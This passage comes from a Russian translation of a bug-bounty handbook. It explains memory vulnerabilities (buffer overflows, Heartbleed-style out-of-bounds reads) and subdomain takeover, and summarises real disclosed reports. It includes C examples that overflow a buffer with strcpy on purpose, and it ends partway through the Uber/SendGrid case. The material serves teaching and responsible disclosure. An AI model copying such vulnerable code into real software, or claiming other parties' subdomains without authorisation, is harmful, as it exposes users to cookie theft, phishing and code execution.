Перечислять поддомены при поиске ошибок в широкой области важно, поскольку это увеличивает поверхность для проверки. Ландри смог при помощи автоматизированных инструментов обнаружить подозрительную цель, а подтверждение нескольких первоначальных уязвимостей указало, что можно найти и другие. Особенно важно, что, когда первоначальная попытка RCE через загрузку файла не удалась, Ландри пересмотрел свой подход. Он понял, что может эксплуатировать конфигурацию SSH, а не просто сообщить об уязвимости записи произвольных файлов. Отправка исчерпывающего отчёта, полностью демонстрирующего влияние, обычно увеличивает присуждаемое вознаграждение. Поэтому не останавливайтесь сразу после находки - продолжайте копать.

Итоги

RCE, как и многие другие уязвимости из этой книги, обычно возникает, когда пользовательский ввод неправильно очищается перед использованием. В первом отчёте об ошибке ImageMagick неправильно экранировала содержимое перед передачей системным командам. Чтобы найти эту ошибку, Садегипур сначала воссоздал уязвимость на собственном сервере, а затем начал искать серверы без исправления. В отличие от него, Принс обнаружил секрет, позволивший подделывать подписанные файлы cookie. Наконец, Ландри нашёл способ записывать на сервер произвольные файлы и использовал его, чтобы перезаписать ключи SSH и войти от имени root. Все трое применили разные способы получения RCE, но каждый воспользовался тем, что сайт принимал неочищенный ввод.

Глава 13. Уязвимости памяти

Любое приложение зависит от памяти компьютера, где хранится и выполняется его код. Уязвимость памяти эксплуатирует ошибку в управлении памятью приложения. Атака приводит к непредусмотренному поведению, которое может позволить злоумышленнику внедрять и выполнять собственные команды.

Уязвимости памяти возникают в языках программирования, где разработчики отвечают за управление памятью приложений, например C и C++. Другие языки, такие как Ruby, Python, PHP и Java, управляют выделением памяти за разработчиков, благодаря чему меньше подвержены ошибкам памяти.

Перед выполнением любого динамического действия в C или C++ разработчик должен убедиться, что для него выделен нужный объём памяти. Например, предположим, что вы пишете динамическое банковское приложение, позволяющее пользователям импортировать транзакции. Во время работы приложения вы не знаете, сколько транзакций импортируют пользователи. Одни могут импортировать одну, а другие - тысячу. В языках без управления памятью нужно проверить число импортируемых транзакций, а затем выделить для них соответствующий объём памяти. Когда разработчик не учитывает, сколько памяти требуется приложению, могут возникнуть такие ошибки, как переполнение буфера.

Поиск и эксплуатация уязвимостей памяти сложны, и этой теме посвящены целые книги. Поэтому данная глава служит лишь введением и рассматривает всего две из множества уязвимостей памяти: переполнение буфера и чтение за пределами границ. Если вы хотите узнать больше, рекомендую прочитать *Hacking: The Art of Exploitation* Джона Эриксона или *A Bug Hunter's Diary: A Guided Tour Through the Wilds of Software Security* Тобиаса Кляйна; обе книги выпущены No Starch Press.

Переполнение буфера

Уязвимость переполнения буфера - это ошибка, при которой приложение записывает данные, слишком большие для выделенной им памяти (буфера). В лучшем случае переполнение буфера приводит к непредсказуемому поведению программы, а в худшем - к серьёзным уязвимостям. Если злоумышленник способен управлять переполнением для выполнения собственного кода, он потенциально может скомпрометировать приложение или, в зависимости от прав пользователя, даже сервер. Этот вид уязвимостей похож на примеры RCE из главы 12.

Переполнение буфера обычно возникает, когда разработчик забывает проверить размер данных, записываемых в переменную. Оно также может появиться, если разработчик ошибся при расчёте объёма памяти, необходимого данным. Поскольку подобные ошибки могут происходить множеством способов, мы рассмотрим лишь один вид - отсутствие проверки длины. В языке C пропущенные проверки длины часто связаны с функциями, изменяющими память, такими как `strcpy()` и `memcpy()`. Но подобные ошибки могут возникнуть и при использовании функций выделения памяти, например `malloc()` или `calloc()`. Функция `strcpy()` (как и `memcpy()`) принимает два параметра: буфер, в который копируются данные, и копируемые данные. Вот пример на C:

```
#include <string.h>
int main()
{
  char src[16]="hello world";
  char dest[16];
  strcpy(dest, src);
  printf("src is %s\n", src);
  printf("dest is %s\n", dest);
  return 0;
}
```

В этом примере строке `src` присваивается строка `"hello world"` длиной 11 символов, включая пробел. Код выделяет по 16 байт для `src` и `dest` (каждый символ занимает 1 байт). Поскольку каждому символу требуется 1 байт памяти, а строки должны завершаться нулевым байтом (`\0`), строке `"hello world"` требуется всего 12 байт, которые помещаются в выделенные 16 байт. Затем функция `strcpy()` берёт строку из `src` и копирует её в `dest`. Выражения `printf` выводят следующее:

```
src is hello world
dest is hello world
```

Код работает как ожидалось, но что, если кто-нибудь захочет сделать это приветствие по-настоящему выразительным? Рассмотрим пример:

```
#include <string.h>
#include <stdio.h>
int main()
{
  char src[17]="hello world!!!!!";
  char dest[16];
  strcpy(dest, src);
  printf("src is %s\n", src);
  printf("dest is %s\n", dest);
  return 0;
}
```

Здесь добавлены пять восклицательных знаков, поэтому общее число символов строки выросло до 16. Разработчик помнил, что в C все строки должны завершаться нулевым байтом (`\0`). Он выделил 17 байт для `src`, но забыл сделать то же для `dest`. После компиляции и запуска программы разработчик увидит следующий вывод:

```
src is
dest is hello world!!!!!
```

Переменная `src` пуста, несмотря на присвоенное ей значение `'hello world!!!!!'`. Причина в способе выделения стековой памяти в C. Адреса стековой памяти назначаются последовательно, поэтому у переменной, определённой в программе раньше, будет меньший адрес памяти, чем у переменной, определённой после неё. Здесь в стек памяти добавляется `src`, а за ней `dest`. При переполнении 17 символов `'hello world!!!!!!'` записываются в переменную `dest`, но нулевой байт строки (`\0`) переполняет буфер и попадает в первый символ переменной `src`. Поскольку нулевые байты обозначают конец строки, `src` выглядит пустой.

На рисунке 13-1 показано состояние стека при выполнении каждой строки кода от объявления `src` до вызова `strcpy`.

❶

src	h	e	l	l	o		w	o	r	l	d	!	!	!	!	!	\0
Memory (bytes)	0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16

❷

dest																	
src	h	e	l	l	o		w	o	r	l	d	!	!	!	!	!	\0
Memory (bytes)	0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16

❸

dest	h	e	l	l	o		w	o	r	l	d	!	!	!	!	!	
src	\0	e	l	l	o		w	o	r	l	d	!	!	!	!	!	\0
Memory (bytes)	0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16

Рисунок 13-1. Как память переполняется из `dest` *в* `src`.

На рисунке 13-1 переменная `src` добавляется в стек, и для неё выделяются 17 байт, обозначенных на рисунке начиная с 0. Затем в стек добавляется `dest`, но для неё выделяются лишь 16 байт. Когда `src` копируется в `dest`, последний байт, который должен был храниться в `dest`, переполняет буфер и попадает в первый байт `src` (байт 0). В результате первый байт `src` становится нулевым.

Если добавить к `src` ещё один восклицательный знак и изменить длину на 18, вывод будет выглядеть так:

```
src is !
dest is hello world!!!!!
```

Переменная `dest` будет содержать только `'hello world!!!!!'`, а последний восклицательный знак и нулевой байт переполнят буфер и попадут в `src`. Из-за этого будет казаться, что `src` содержит лишь строку `'!'`. Память из нижней части рисунка 13-1 изменится и станет выглядеть как на рисунке 13-2.



Рисунок 13-2. Два символа переполняются из `dest` *в* `src`*.*

Но что, если разработчик забыл о нулевом байте и использовал точную длину строки, как показано далее?

```
#include <string.h>
#include <stdio.h>
int main ()
{
  char src [12]="hello world!";
  char dest[12];
  strcpy(dest, src);
  printf("src is %s\n", src);
  printf("dest is %s\n", dest);
  return 0;
}
```

Разработчик считает число символов строки без нулевого байта и выделяет по 12 байт для строк `src` и `dest`. Остальная часть программы копирует строку `src` в `dest` и печатает результаты, как и предыдущие программы. Предположим, разработчик запускает код на своём 64-разрядном процессоре.

Поскольку в предыдущих примерах нулевой байт переполнял `dest`, можно ожидать, что `src` станет пустой строкой. Но вывод программы будет следующим:

```
src is hello world!
dest is hello world!
```

На современных 64-разрядных процессорах этот код не вызовет непредусмотренного поведения или переполнения буфера. Минимальное выделение памяти на 64-разрядных машинах составляет 16 байт (из-за устройства выравнивания памяти, которое выходит за рамки книги). В 32-разрядных системах оно составляет 8 байт. Поскольку `hello world!` требует лишь 13 байт, включая нулевой байт, строка не переполняет минимальные 16 байт, выделенные переменной `dest`.

Чтение за пределами границ

В отличие от переполнения буфера, уязвимость чтения за пределами границ может позволить злоумышленникам читать данные за границей памяти. Она возникает, когда приложение читает для данной переменной или действия слишком большой объём памяти. Чтение за пределами границ может привести к утечке конфиденциальных сведений.

Известный пример уязвимости чтения за пределами границ - ошибка OpenSSL Heartbleed, раскрытая в апреле 2014 года. OpenSSL - программная библиотека, позволяющая серверам приложений безопасно взаимодействовать по сетям, не опасаясь прослушивания. Через OpenSSL приложения могут идентифицировать сервер на другом конце соединения. Heartbleed позволяла злоумышленникам во время взаимодействия читать через процесс идентификации сервера OpenSSL произвольные данные, в том числе закрытые ключи сервера, данные сеансов, пароли и прочее.

Уязвимость использует функциональность запросов сердцебиения OpenSSL, которая отправляет сообщение серверу. Затем сервер возвращает то же сообщение отправителю, подтверждая, что оба сервера поддерживают связь. Запросы сердцебиения могут включать параметр длины, который и привёл к уязвимости. Уязвимые версии OpenSSL выделяли память для ответного сообщения сервера на основании параметра длины из запроса, а не фактического размера сообщения, которое следовало вернуть.

Поэтому злоумышленник мог эксплуатировать Heartbleed, отправляя запрос сердцебиения с большим параметром длины. Предположим, сообщение имело размер 100 байт, а злоумышленник указал в качестве его длины 1000 байт. Любые уязвимые серверы, которым злоумышленник отправил сообщение, прочитали бы 100 байт предусмотренного сообщения и ещё 900 байт произвольной памяти. Сведения в произвольных данных зависят от работающих процессов и расположения памяти уязвимого сервера во время обработки запроса.

Целочисленное переполнение PHP ftp_genlist()

Сложность: высокая
URL: неприменимо
Источник: bugs.php.net
Дата сообщения: 28 апреля 2015 года
Выплаченное вознаграждение: 500 долларов

Языки, управляющие памятью за разработчиков, не защищены от уязвимостей памяти. Хотя PHP автоматически управляет памятью, сам язык написан на C, который требует управления памятью. Поэтому встроенные функции PHP могут быть подвержены уязвимостям памяти. Именно так произошло, когда Макс Шпельсберг обнаружил переполнение буфера в расширении FTP для PHP.

Расширение FTP для PHP читает входящие данные, например файлы, чтобы отслеживать размер и число полученных строк в функции `ftp_genlist()`. Переменные размера и строк инициализировались как беззнаковые целые числа. На 32-разрядной машине беззнаковые целые имеют максимальное выделение памяти в 2^32 байт (4 294 967 295 байт, или 4 ГБ). Поэтому, если злоумышленник отправлял больше 2^32 байт, буферы переполнялись.

В рамках демонстрации концепции Шпельсберг предоставил код PHP для запуска сервера FTP и код Python для подключения к нему. После установления соединения его клиент Python отправлял серверу FTP через соединение сокета 2^32 + 1 байт. Сервер FTP на PHP аварийно завершал работу, поскольку Шпельсберг перезаписал память, подобно тому, как это происходило в рассмотренном ранее примере переполнения буфера.

Выводы

Переполнение буфера - хорошо известный и подробно документированный вид уязвимостей, но его всё ещё можно находить в приложениях, самостоятельно управляющих памятью. Даже если проверяемое приложение написано не на C или C++, вы всё равно можете обнаружить переполнение буфера, если приложение написано на языке, который сам реализован на другом языке, подверженном ошибкам управления памятью. В таких случаях ищите места, где пропущены проверки длины переменных.

Модуль Python Hotshot

Сложность: высокая
URL: неприменимо
Источник: bugs.python.org
Дата сообщения: 20 июня 2015 года
Выплаченное вознаграждение: 500 долларов

Как и PHP, язык программирования Python традиционно написан на C. Иногда его даже называют CPython (существуют и версии Python, написанные на других языках, включая Jython, PyPy и прочие). Модуль Python `hotshot` заменяет существующий модуль Python `profile`. Модуль `hotshot` описывает, как часто и как долго выполняются различные части программы. Hotshot написан на C, поэтому меньше влияет на производительность, чем существующий модуль `profile`. Но в июне 2015 года Джон Лейтч обнаружил в его коде переполнение буфера, позволявшее злоумышленнику копировать строку из одной области памяти в другую.

Уязвимый код вызывал метод `memcpy()`, копирующий заданное число байт памяти из одной области в другую. Например, уязвимый код мог выглядеть так:

```
memcpy(self->buffer + self->index, s, len);
```

Метод `memcpy()` принимает три параметра: назначение, источник и число копируемых байт. В этом примере им соответствуют переменные `self->buffer + self->index` (сумма длин буфера и индекса), `s` и `len`.

Переменная назначения `self->buffer` всегда имела фиксированную длину. Но исходная переменная `s` могла иметь любую длину. Это означало, что при выполнении функции копирования `memcpy()` не проверяла размер буфера, в который записывала. Злоумышленник мог передать функции строку длиннее числа байт, выделенных для копирования. Строка записывалась в назначение и переполняла его, поэтому запись продолжалась за пределами предусмотренного буфера в другую память.

Выводы

Один из способов поиска переполнений буфера - искать функции `strcpy()` и `memcpy()`. Найдя эти функции, убедитесь, что в них правильно проверяется длина буфера. Вам потребуется двигаться от найденного кода назад, чтобы подтвердить возможность управлять источником и назначением и переполнять выделенную память.

Чтение за пределами границ в libcurl

Сложность: высокая
URL: неприменимо
Источник: curl.haxx.se
Дата сообщения: 5 ноября 2014 года
Выплаченное вознаграждение: 1000 долларов

Libcurl - бесплатная клиентская библиотека передачи по URL, которую инструмент командной строки cURL использует для передачи данных. Симеон Парасхудис обнаружил в функции libcurl `curl_easy_duphandle` уязвимость, которую можно было эксплуатировать для извлечения конфиденциальных данных.

При передаче через libcurl данные для отправки с запросом POST можно передать при помощи флага `CURLOPT_POSTFIELDS`. Но это действие не гарантирует, что данные сохранятся без изменений. Чтобы данные не менялись при отправке с запросом POST, другой флаг, `CURLOPT_COPYPOSTFIELDS`, копирует их содержимое и отправляет с запросом POST копию. Размер области памяти устанавливается ещё одной переменной - `CURLOPT_POSTFIELDSIZE`.

Для копирования данных cURL выделяла память. Но у внутренней функции libcurl, дублировавшей данные, было две проблемы. Во-первых, из-за неправильного копирования данных POST libcurl считала буфер данных POST строкой C. Libcurl предполагала, что данные POST заканчиваются нулевым байтом. Если это было не так, libcurl продолжала читать строку за пределами выделенной памяти, пока не находила нулевой байт. В результате libcurl могла скопировать слишком короткую строку (если нулевой байт находился в середине тела POST), слишком длинную строку либо аварийно завершить приложение. Во-вторых, продублировав данные, libcurl не обновляла место, откуда их следовало читать. Это было проблемой: между дублированием данных и их чтением память могла быть очищена или повторно использована для других целей. В любом из этих случаев область могла содержать данные, не предназначенные для отправки.

Выводы

Инструмент cURL - очень популярная и стабильная библиотека для передачи данных по сетям. Несмотря на популярность, в ней всё равно есть ошибки. Любая функциональность, связанная с копированием памяти, - отличное место для начала поиска ошибок памяти. Как и другие примеры с памятью, уязвимости чтения за пределами границ трудно обнаруживать. Но если начать с поиска функций, часто подверженных уязвимостям, вероятность найти ошибку возрастёт.

Итоги

Уязвимости памяти могут позволить злоумышленникам читать утёкшие данные или выполнять собственный код, но находить их трудно. Современные языки программирования меньше подвержены уязвимостям памяти, поскольку самостоятельно управляют её выделением. Однако приложения, написанные на языках, где память должен выделять разработчик, по-прежнему подвержены ошибкам памяти. Для обнаружения уязвимостей памяти нужны знания об управлении памятью, которое бывает сложным и может даже зависеть от аппаратного обеспечения. Если вы хотите искать эксплойты этого вида, рекомендую также прочитать другие книги, целиком посвящённые этой теме.

Глава 14. Перехват поддомена

Уязвимость перехвата поддомена возникает, когда злоумышленник может заявить права на поддомен законного сайта. Получив контроль над поддоменом, злоумышленник либо размещает собственное содержимое, либо перехватывает трафик.

Как устроены доменные имена

Чтобы понять работу уязвимости перехвата поддомена, сначала нужно рассмотреть регистрацию и использование доменных имён. Домены - это URL для доступа к веб-сайтам, которые серверы доменных имён (DNS) сопоставляют IP-адресам. Домены организованы иерархически, а каждая часть отделена точкой. Последняя, крайняя справа часть домена - домен верхнего уровня. Примеры доменов верхнего уровня: `.com`, `.ca`, `.info` и так далее. Следующий уровень доменной иерархии - доменное имя, регистрируемое людьми или компаниями. Эта часть иерархии обеспечивает доступ к веб-сайтам. Например, предположим, что `<example>.com` - зарегистрированный домен с доменом верхнего уровня `.com`. Следующая ступень иерархии является темой этой главы: поддомены.

Поддомены составляют крайнюю левую часть URL и могут размещать отдельные веб-сайты в одном зарегистрированном домене. Например, если у Example Company был обращённый к клиентам веб-сайт, но требовался и отдельный сайт электронной почты, компания могла использовать разные поддомены `www.<example>.com` и `webmail.<example>.com`. Каждый поддомен мог бы предоставлять собственное содержимое сайта.

Владельцы сайтов могут создавать поддомены несколькими способами, но два самых распространённых - добавление записи A или CNAME в записи DNS сайта. Запись A сопоставляет имя сайта одному или нескольким IP-адресам. CNAME должна быть уникальной записью,

сопоставляющей имя сайта другому имени сайта. Создавать записи DNS сайта могут только его администраторы (если, конечно, вы не найдёте уязвимость).

Как работает перехват поддоменов

Перехват поддомена происходит, когда пользователь может управлять IP-адресами или URL, на которые указывает запись A или CNAME. Распространённый пример такой уязвимости связан с платформой размещения веб-сайтов Heroku. В обычном рабочем процессе разработчик сайта создаёт новое приложение и размещает его на Heroku. Затем разработчик создаёт запись CNAME для поддомена своего основного сайта и направляет поддомен на Heroku. Вот гипотетический пример того, как ситуация может пойти не так:

1. Example Company регистрирует учётную запись на платформе Heroku и не использует SSL.
2. Heroku назначает Example Company поддомен `unicorn457.herokuapp.com` для нового приложения.
3. Example Company создаёт у своего поставщика DNS запись CNAME, направляющую поддомен `test.<example>.com` на `unicorn457.herokuapp.com`.
4. Через несколько месяцев Example Company решает удалить свой поддомен `test.<example>.com`. Она закрывает учётную запись Heroku и удаляет содержимое сайта со своих серверов. Но запись CNAME не удаляет.
5. Злоумышленник замечает запись CNAME, указывающую на незарегистрированный URL Heroku, и заявляет права на домен `unicorn457.heroku.com`.
6. Теперь злоумышленник может предоставлять собственное содержимое с `test.<example>.com`, который благодаря URL выглядит законным сайтом Example Company.

Как видно, эта уязвимость часто возникает, когда сайт не удаляет запись CNAME (или A), указывающую на внешний сайт, права на который может заявить злоумышленник. К часто используемым внешним службам, связанным с перехватом поддоменов, относятся Zendesk, Heroku, GitHub, Amazon S3 и SendGrid.

Влияние перехвата поддомена зависит от конфигурации поддомена и родительского домена. Например, в «Web Hacking Pro Tips #8» (youtube.com) Арне Свиннен описывает, как ограничить область файлов cookie, чтобы браузеры отправляли сохранённые cookie только соответствующему домену. Но область cookie можно задать так, чтобы браузеры отправляли файлы cookie всем поддоменам, указав в качестве поддомена лишь точку, например в значении `.<example>.com`. При такой конфигурации сайта браузеры отправляют файлы cookie `<example>.com` любому посещаемому пользователем поддомену Example Company. Если злоумышленник управляет `test.<example>.com`, он может украсть cookie `<example>.com` у целей, посещающих вредоносный поддомен `test.<example>.com`.

Если область файлов cookie задана иначе, злоумышленник всё равно может создать на поддомене сайт, имитирующий родительский домен. Добавив на поддомен страницу входа, он потенциально может фишингом заставить пользователей отправить свои учётные данные. Перехват поддомена делает возможными две распространённые атаки. Но в следующих примерах мы рассмотрим и другие атаки, например перехват электронной почты.

Для поиска уязвимостей перехвата поддоменов изучают записи DNS сайта. Отличный способ - использовать инструмент KnockPy, который перечисляет поддомены и ищет распространённые сообщения об ошибках служб вроде S3, связанные с перехватом поддомена. KnockPy поставляется с перечнем распространённых поддоменов для проверки, но ему также можно передать собственный перечень. Репозиторий GitHub SecLists (github.com) среди множества других перечней по безопасности также содержит часто встречающиеся поддомены.

Перехват поддомена Ubiquiti

Сложность: низкая
URL: assets.goubiquiti.com
Источник: hackerone.com
Дата сообщения: 10 января 2016 года
Выплаченное вознаграждение: 500 долларов

Amazon Simple Storage, или S3, - служба размещения файлов Amazon Web Services (AWS). Учётная запись S3 представляет собой контейнер, к которому можно обращаться через специальный URL AWS, начинающийся с имени контейнера. Amazon использует глобальное пространство имён для URL контейнеров: как только кто-либо регистрирует контейнер, никто другой уже не может его зарегистрировать. Например, если бы я зарегистрировал контейнер `<example>`, он получил бы URL `<example>.s3.amazonaws.com` и принадлежал бы мне. Amazon также позволяет пользователям регистрировать любое имя, пока на него ещё никто не заявил права, поэтому злоумышленник может заявить права на любой незарегистрированный контейнер S3.

В этом отчёте Ubiquiti создала запись CNAME для `assets.goubiquiti.com` и направила её на контейнер S3 `uwn-images`. Контейнер был доступен по URL `uwn-images.s3.website.us-west-1.amazonaws.com`. Поскольку серверы Amazon находятся по всему миру, URL содержит сведения о географическом регионе Amazon, где расположен контейнер. В данном случае `us-west-1` - Северная Калифорния.

Но Ubiquiti либо не зарегистрировала контейнер, либо удалила его из своей учётной записи AWS, не удалив запись CNAME. Поэтому посещение `assets.goubiquiti.com` по-прежнему приводило к попытке предоставить содержимое из S3. В результате хакер заявил права на контейнер S3 и сообщил Ubiquiti об уязвимости.

Выводы

Следите за записями DNS, указывающими на сторонние службы вроде S3. Найдя такие записи, убедитесь, что компания правильно настроила службу. Помимо первоначальной проверки записей DNS веб-сайта, можно непрерывно отслеживать записи и службы при помощи автоматизированных инструментов вроде KnockPy. Это полезно на случай, если компания удалит поддомен, но забудет обновить записи DNS.

Scan.me, указывающий на Zendesk

Сложность: низкая
URL: support.scan.me
Источник: hackerone.com
Дата сообщения: 2 февраля 2016 года
Выплаченное вознаграждение: 1000 долларов

Платформа Zendesk предоставляет службу поддержки клиентов на поддомене веб-сайта. Например, если бы Example Company использовала Zendesk, соответствующим поддоменом мог быть `support.<example>.com`.

Как и в предыдущем примере Ubiquiti, владельцы сайта scan.me создали запись CNAME, направлявшую support.scan.me на scan.zendesk.com. Позднее Snapchat приобрела scan.me. Примерно во время приобретения support.scan.me освободил поддомен в Zendesk, но забыл удалить запись CNAME. Хакер harry_mg нашёл поддомен, заявил права на scan.zendesk.com и разместил на нём собственное содержимое через Zendesk.

Выводы

Следите за приобретениями компаний, способными изменить способ предоставления услуг. Во время оптимизации работы родительской и приобретённой компаний некоторые поддомены могут удаляться. Если компании не обновляют записи DNS, такие изменения способны привести к перехвату поддоменов. Повторим: поскольку поддомены могут измениться в любой момент, после объявления о приобретении компании лучше непрерывно проверять записи с течением времени.

Перехват поддомена Shopify Windsor

Сложность: низкая
URL: windsor.shopify.com
Источник: hackerone.com **Дата сообщения:** 10 июля 2016 года
Выплаченное вознаграждение: 500 долларов

Не все перехваты поддоменов связаны с регистрацией учётной записи в сторонней службе. В июле 2016 года хакер zseano обнаружил, что Shopify создала CNAME для windsor.shopify.com, указывавшую на aislingofwindsor.com. Он нашёл её, выполнив поиск всех поддоменов Shopify на сайте crt.sh, который отслеживает все зарегистрированные сайтом сертификаты SSL и связанные с ними поддомены. Эти сведения доступны, поскольку все сертификаты SSL должны регистрироваться у центра сертификации, чтобы браузеры могли подтверждать подлинность сертификата при посещении сайтов. Сайт crt.sh отслеживает эти регистрации во времени и предоставляет сведения посетителям. Сайты также могут регистрировать групповые сертификаты, обеспечивающие защиту SSL любому поддомену сайта. На crt.sh такой сертификат обозначается звёздочкой вместо поддомена.

Когда сайт регистрирует групповой сертификат, crt.sh не может определить поддомены, где он используется, но каждый сертификат содержит уникальное значение хеша. Другой сайт, censys.io, сканирует интернет и отслеживает хеши сертификатов и поддомены, где они применяются. Поиск хеша группового сертификата на censys.io может позволить выявить новые поддомены.

Просматривая перечень поддоменов на crt.sh и посещая каждый из них, zseano заметил, что windsor.shopify.com возвращал ошибку 404 «страница не найдена». Это означало, что Shopify либо не предоставляла содержимое с поддомена, либо больше не владела aislingofwindsor.com. Проверяя вторую возможность, zseano посетил сайт регистрации доменов, поискал aislingofwindsor.com и обнаружил, что может купить его за 10 долларов. Он купил домен и сообщил Shopify об уязвимости перехвата поддомена.

Выводы

Не все поддомены связаны с использованием сторонних служб. Если вы нашли поддомен, указывающий на другой домен и возвращающий страницу 404, проверьте, можно ли зарегистрировать тот домен. Сайт crt.sh предоставляет замечательный справочник

зарегистрированных сайтами сертификатов SSL и служит первым шагом к выявлению поддоменов. Если на `crt.sh` зарегистрированы групповые сертификаты, найдите хеш сертификата на `censys.io`.

Перехват Fastly Snapchat

Сложность: средняя
URL: fastly.sc-cdn.net
Источник: hackerone.com
Дата сообщения: 27 июля 2016 года
Выплаченное вознаграждение: 3000 долларов Fastly - сеть доставки содержимого (content delivery network, CDN). CDN хранит копии содержимого на серверах по всему миру, чтобы доставлять его запрашивающим пользователям за меньшее время и с меньшего расстояния.

27 июля 2016 года хакер Ebrietas сообщил Snapchat об ошибке настройки DNS в её домене `sc-cdn.net`. У URL fastly.sc-cdn.net была запись CNAME, указывавшая на поддомен Fastly, права на который Snapchat не заявила должным образом. В то время Fastly позволяла пользователям регистрировать собственные поддомены, если они шифровали трафик при помощи Transport Layer Security (TLS) и использовали для этого общий групповой сертификат Fastly. Неверная настройка собственного поддомена приводила к сообщению об ошибке: «Fastly error: unknown domain: <misconfigured domain>. Please check that this domain has been added to a service» («Ошибка Fastly: неизвестный домен: <неверно настроенный домен>. Проверьте, что этот домен добавлен в службу»).

Перед отправкой отчёта Ebrietas нашёл домен `sc-cdn.net` на `censys.io` и подтвердил, что он принадлежит Snapchat, по регистрационным сведениям сертификата SSL домена. Это важно, поскольку домен `sc-cdn.net`, в отличие от `snapchat.com`, не содержит явных сведений, указывающих на Snapchat. Он также настроил сервер для приёма трафика с URL, подтвердив, что домен действительно используется.

Устраняя ошибку, Snapchat подтвердила, что очень небольшая группа пользователей применяла старую версию приложения, которая обращалась к этому поддомену за неаутентифицированным содержимым. Позднее конфигурация пользователей обновилась и стала указывать на другой URL. Теоретически в течение ограниченного времени злоумышленник мог предоставлять пользователям вредоносные файлы через этот поддомен.

Выводы

Следите за сайтами, указывающими на службы, которые возвращают сообщения об ошибках. Найдя ошибку, прочитайте документацию службы и выясните, как она используется. Затем проверьте, нет ли ошибок настройки, позволяющих перехватить поддомен. Кроме того, всегда предпринимайте дополнительные шаги для подтверждения предполагаемой уязвимости. Здесь Ebrietas перед отправкой отчёта нашёл сведения сертификата SSL и подтвердил, что домен принадлежит Snapchat. Затем он настроил сервер для приёма запросов и удостоверился, что Snapchat использует домен.

Перехват Legal Robot

Сложность: средняя
URL: api.legalrobot.com
Источник: hackerone.com
Дата сообщения: 1 июля 2016 года
Выплаченное вознаграждение: 100 долларов

Даже когда сайты правильно настраивают свои поддомены в сторонних службах, сами эти службы могут быть подвержены ошибкам настройки.

Именно это обнаружил Франс Розен 1 июля 2016 года, отправив отчёт Legal Robot. Он уведомил компанию, что её запись DNS CNAME для `api.legalrobot.com` указывает на Modulus.io и что он может перехватить этот поддомен.

Как вы теперь, вероятно, понимаете, увидев подобную страницу ошибки, хакер должен следующим шагом посетить службу и заявить права на поддомен. Но попытка заявить права на `api.legalrobot.com` привела к ошибке, поскольку Legal Robot уже сделала это.

Вместо того чтобы отступить, Розен попытался заявить права на групповой поддомен Legal Robot `*.legalrobot.com`, который был доступен. Конфигурация Modulus позволяла групповым поддоменам переопределять более конкретные поддомены, включая в данном случае `api.legalrobot.com`. Заявив права на групповой домен, Розен смог разместить собственное содержимое на `api.legalrobot.com`, как показано на рисунке 14-1.



Рисунок 14-1. Исходный код страницы HTML, предоставленный Франсом Розеном как демонстрация концепции перехвата поддомена.

Обратите внимание на содержимое, размещённое Розеном на рисунке 14-1. Вместо публикации компрометирующей страницы с заявлением о перехвате поддомена он использовал ненавязчивую текстовую страницу с комментарием HTML, подтверждавшим, что за содержимое отвечал он.

Выводы

Когда сайты полагаются на сторонние службы для размещения поддомена, они полагаются и на безопасность этой службы. Здесь Legal Robot считала, что правильно заявила права на свой поддомен в Modulus, тогда как в службе существовала уязвимость, позволявшая групповым поддоменам переопределять все остальные поддомены. Также помните: если вам удалось заявить права на поддомен, лучше использовать ненавязчивую демонстрацию концепции, чтобы не компрометировать компанию, которой вы сообщаете об ошибке.

Перехват почты Uber через SendGrid

Сложность: средняя
URL: em.uber.com
Источник: hackerone.com
Дата сообщения: 4 августа 2016 года

Выплаченное вознаграждение: 10 000 долларов

SendGrid - облачная служба электронной почты. На момент написания книги Uber была одним из её клиентов. Просматривая записи DNS Uber, хакер Роджан Риджал заметил запись CNAME для `em.uber.com`, указывавшую на SendGrid.

Поскольку у Uber была CNAME SendGrid, Риджал решил изучить службу и выяснить конфигурацию Uber. Сначала он проверил услуги SendGrid и возможность размещать содержимое. Такой возможности не было. Изучая документацию SendGrid, Риджал обнаружил другую функцию - «белую маркировку». Она позволяет поставщикам интернет-услуг подтверждать, что SendGrid имеет разрешение домена отправлять электронные письма от его имени. Разрешение предоставляется путём создания для сайта записей почтового обменника (mail exchanger, MX), указывающих на SendGrid. Запись MX - разновидность записи DNS, задающая почтовый сервер, который отвечает за отправку и получение электронной почты от имени домена. Почтовые серверы и службы получателей запрашивают у серверов DNS эти записи, чтобы подтвердить подлинность письма и предотвратить спам.

Функциональность белой маркировки привлекла внимание Риджала, поскольку предполагала доверие стороннему поставщику услуг для управления поддоменом Uber. Проверив записи DNS для `em.uber.com`, Риджал подтвердил, что запись MX указывает на `mx.sendgrid.net`. Но создавать записи DNS могут лишь владельцы сайта (если нет другой уязвимости для злоупотребления), поэтому Риджал не мог напрямую изменить записи MX Uber и перехватить поддомен.

Вместо этого он обратился к документации SendGrid, где была описана другая служба - Inbound Parse Webhook. Она позволяет клиентам разбирать вложения и содержимое входящих писем, а затем отправлять вложения заданному URL. Для использования функциональности сайты должны:

1. Создать запись MX для домена, имени узла или поддомена и направить её на `mx.sendgrid.net`.
2. Связать домен или имя узла и URL на странице настроек parse API с Inbound Parse Webhook.

